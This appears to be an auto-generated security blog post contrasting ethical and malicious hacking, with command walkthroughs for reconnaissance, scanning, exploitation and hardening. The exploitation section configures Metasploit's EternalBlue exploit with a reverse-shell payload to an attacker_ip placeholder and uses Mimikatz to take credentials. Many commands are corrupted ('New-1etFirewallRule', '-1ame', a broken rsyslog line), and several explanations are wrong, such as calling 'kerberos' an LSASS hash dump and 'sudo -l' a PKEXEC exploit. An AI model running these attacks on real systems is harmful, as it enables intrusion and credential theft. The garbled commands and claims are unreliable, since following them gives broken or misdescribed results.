Listen to this Post
Introduction:

The cybersecurity landscape is defined by a fundamental dichotomy: ethical hacking, a sanctioned and methodical approach to identifying vulnerabilities, and malicious hacking, an unauthorized intrusion aimed at theft, damage, or systemic exploitation. As organizations accelerate their digital transformation, the demand for skilled ethical hackers who can proactively fortify defenses has surged, transforming this discipline from a niche skill into a critical business imperative.
Learning Objectives:
- Understand the core distinctions between ethical (authorized) and malicious (unauthorized) hacking, including legal and technical boundaries.
- Master the foundational phases of a penetration testing engagement, from reconnaissance to reporting.
- Acquire practical, platform-agnostic command-line skills for vulnerability assessment, network mapping, and log analysis on Linux and Windows systems.
- Develop a risk-based mitigation strategy that incorporates cloud hardening, API security, and continuous monitoring.
You Should Know:
1. Reconnaissance and Information Gathering: The First Strike
Reconnaissance is the cornerstone of any hacking operation—ethical or malicious. Ethical hackers, however, operate with explicit authorization and defined scope, transforming this phase into a controlled intelligence-gathering exercise. For ethical hackers, this stage involves leveraging open-source intelligence (OSINT) and passive network scanning to build a profile of the target environment without triggering alarms.
Step‑by‑step guide explaining what this does and how to use it:
Passive reconnaissance minimizes the attack surface footprint. On Linux, tools like `whois` and `dig` provide foundational domain intelligence.
 Retrieve domain registration and ownership details
whois example.com

Perform a DNS lookup to identify mail servers and other records
dig example.com MX

Use Nmap for a stealthy SYN scan to identify open ports without completing the TCP handshake (requires root privileges)
sudo nmap -sS -p- --min-rate 1000 -T4 target_ip
On Windows, native tools such as `nslookup` and `ping` serve as initial vectors for network mapping:
 Query DNS records for a domain
nslookup example.com

Perform a traceroute to map network hops
tracert target_ip
For advanced OSINT, ethical hackers deploy tools like `theHarvester` to enumerate email addresses and subdomains:
 Enumerate emails and subdomains for a given domain
theHarvester -d example.com -b google -l 500
This phase is not merely about data collection; it’s about building a contextual threat model. Every piece of information—from DNS records to employee email formats—feeds into the attack surface analysis, enabling a more targeted and efficient subsequent exploitation phase.
- Vulnerability Assessment and Scanning: Mapping the Attack Surface
Once reconnaissance is complete, the next logical step is to systematically identify known vulnerabilities within the target environment. This phase transitions from passive observation to active probing, using automated scanners and manual verification techniques to reduce false positives.
Step‑by‑step guide explaining what this does and how to use it:
Vulnerability scanners like Nessus and OpenVAS are industry standards. For a lightweight, open-source alternative, consider using `nikto` for web server scanning:
 Scan a web server for common misconfigurations and outdated software
nikto -h http://target_ip
On Windows, the built-in `MBSA` (Microsoft Baseline Security Analyzer) can assess patch levels and common security misconfigurations:
 Launch MBSA from the command line (GUI will appear)
mbsacli
For API security, specialized tools like `Postman` combined with `Burp Suite` are indispensable. Ethical hackers use Burp Suite’s repeater and intruder modules to fuzz API endpoints for injection flaws:
 Using OWASP ZAP in headless mode for automated API scanning
zap-cli quick-scan --self-contained --start-options "-config api.disablekey=true" http://target_api_endpoint
The output from these scans is then prioritized using the Common Vulnerability Scoring System (CVSS). A critical remote code execution (RCE) vulnerability (CVSS 9.8+) demands immediate remediation, whereas a medium-severity cross-site scripting (XSS) flaw might be scheduled for a later patch cycle. This risk-based approach ensures that security resources are allocated efficiently.
3. Exploitation and Post-Exploitation: Controlled Penetration
Exploitation is the phase where theoretical vulnerabilities are transformed into practical proof-of-concepts. For ethical hackers, the goal is to demonstrate impact without causing operational disruption. This involves using frameworks like Metasploit to execute controlled exploits against non-production systems or within isolated test environments.
Step‑by‑step guide explaining what this does and how to use it:
Metasploit provides a modular framework for exploit development and execution. A typical workflow involves searching for an exploit, configuring payloads, and executing the attack:
 Launch Metasploit console
msfconsole

Search for an exploit targeting a specific service (e.g., SMB)
search smb

Use the EternalBlue exploit (MS17-010) as an example
use exploit/windows/smb/ms17_010_eternalblue

Set the target IP and payload
set RHOSTS target_ip
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST attacker_ip

Execute the exploit
exploit
Post-exploitation involves maintaining access and extracting sensitive information. Ethical hackers use tools like `Mimikatz` to demonstrate credential theft:
 On Windows, after obtaining a Meterpreter session, load Mimikatz
load mimikatz

Dump hashes from LSASS memory
kerberos
On Linux, post-exploitation often involves privilege escalation using misconfigured sudo permissions or SUID binaries:
 Check for writable files with SUID bit set
find / -perm -4000 -type f 2>/dev/null

Exploit a common misconfiguration (e.g., PKEXEC)
sudo -l
The key differentiator in ethical hacking is the strict adherence to rules of engagement. Every action is logged, and the final report includes not just the exploit path but also detailed remediation steps, such as patching, configuration hardening, and network segmentation.
- Cloud Hardening and API Security: Modern Defense Mechanisms
As organizations migrate to cloud-1ative architectures, the attack surface expands to include misconfigured storage buckets, overly permissive IAM roles, and insecure API gateways. Ethical hackers must adapt their skillset to address these cloud-specific vulnerabilities.
Step‑by‑step guide explaining what this does and how to use it:
For AWS environments, the `prowler` tool provides a comprehensive security assessment based on the CIS benchmarks:
 Run Prowler to audit AWS account configurations
prowler -M csv -z
Azure users can leverage the `AzSK` (Azure Security Kit) for similar assessments:
 Install AzSK module
Install-Module -1ame AzSK -Scope CurrentUser -Force

Run a security scan against a subscription
Get-AzSKSubscriptionSecurityStatus -SubscriptionId <subscription_id>
API security requires a shift-left approach, embedding security testing into the CI/CD pipeline. Tools like `Postman` with Newman can automate API security tests:
 Run Postman collections with Newman in a CI environment
newman run collection.json --environment environment.json --reporters cli,json
Additionally, implementing rate limiting, input validation, and JWT (JSON Web Token) best practices are essential. Ethical hackers should test for broken object-level authorization (BOLA) and excessive data exposure by manipulating API requests and analyzing responses.
5. Mitigation Strategies and Continuous Monitoring
The ultimate goal of ethical hacking is not just to find vulnerabilities but to enable a resilient security posture. This involves implementing a defense-in-depth strategy that combines network segmentation, endpoint protection, and continuous monitoring.
Step‑by‑step guide explaining what this does and how to use it:
Network segmentation can be achieved using VLANs and firewall rules. On Linux, `iptables` can restrict access between segments:
 Block all traffic between two subnets
iptables -A FORWARD -s 192.168.1.0/24 -d 192.168.2.0/24 -j DROP
On Windows, the `New-1etFirewallRule` PowerShell cmdlet provides similar functionality:
 Block inbound traffic from a specific IP
New-1etFirewallRule -DisplayName "Block IP" -Direction Inbound -RemoteAddress 192.168.1.100 -Action Block
Continuous monitoring is achieved through SIEM (Security Information and Event Management) solutions like Splunk or the ELK stack. A simple log aggregation setup using `rsyslog` on Linux centralizes logs for analysis:
 Configure rsyslog to forward logs to a central server
echo ". @central_log_server:514" >> /etc/rsyslog.conf
systemctl restart rsyslog
On Windows, Event Forwarding can be configured using wevtutil:
 Configure Windows Event Forwarding
wevtutil set-log "Application" /enabled:true /retention:false /maxsize:10485760
Finally, regular patch management is non-1egotiable. Automating patch deployment using tools like `WSUS` (Windows) or `unattended-upgrades` (Linux) reduces the window of exposure for known vulnerabilities.
What Undercode Say:
- Key Takeaway 1: Ethical hacking is a structured, legally sanctioned process that transforms vulnerability discovery into a proactive defense mechanism, whereas malicious hacking is an unauthorized, destructive act with severe legal and financial repercussions.
- Key Takeaway 2: The technical proficiency required for ethical hacking is substantial, encompassing a wide array of tools and techniques across Linux, Windows, cloud environments, and API security, underscoring the need for continuous learning and hands-on practice.
The dichotomy between ethical and malicious hacking is not merely a matter of intent but of methodology, legality, and outcome. Ethical hackers operate within a framework of transparency and consent, producing actionable intelligence that strengthens organizational resilience. In contrast, malicious actors exploit the same vulnerabilities for personal or geopolitical gain, often leaving a trail of financial loss and reputational damage. As cyber threats evolve, the ethical hacking community must remain agile, adopting AI-driven threat intelligence and automated red-teaming to stay ahead of adversaries. The integration of ethical hacking into DevSecOps pipelines represents a paradigm shift, embedding security into the fabric of software development rather than treating it as an afterthought.
Prediction:
- +1 The demand for certified ethical hackers will outpace supply by 2028, driving significant salary premiums and the proliferation of specialized training programs, particularly in emerging markets like India and Southeast Asia.
- +1 AI-powered penetration testing tools will augment, but not replace, human ethical hackers, creating a hybrid model where AI handles routine scanning and human experts focus on complex, context-aware exploitation and remediation.
- -1 The commoditization of hacking tools and the rise of “hacking-as-a-service” will lower the barrier to entry for malicious actors, leading to a surge in ransomware and supply chain attacks targeting small and medium-sized businesses.
- -1 Regulatory frameworks, such as the EU’s NIS2 Directive, will impose stricter penalties for non-compliance, compelling organizations to invest heavily in ethical hacking and continuous monitoring, potentially straining budgets for smaller entities.
- +1 The convergence of cybersecurity training with digital marketing and IT hiring will create a robust ecosystem where ethical hacking skills are not just a technical requirement but a marketable asset for career advancement.
▶️ Related Video (74% Match):
https://www.youtube.com/watch?v=25iMrJDyIDk
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ex7YgdKH – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


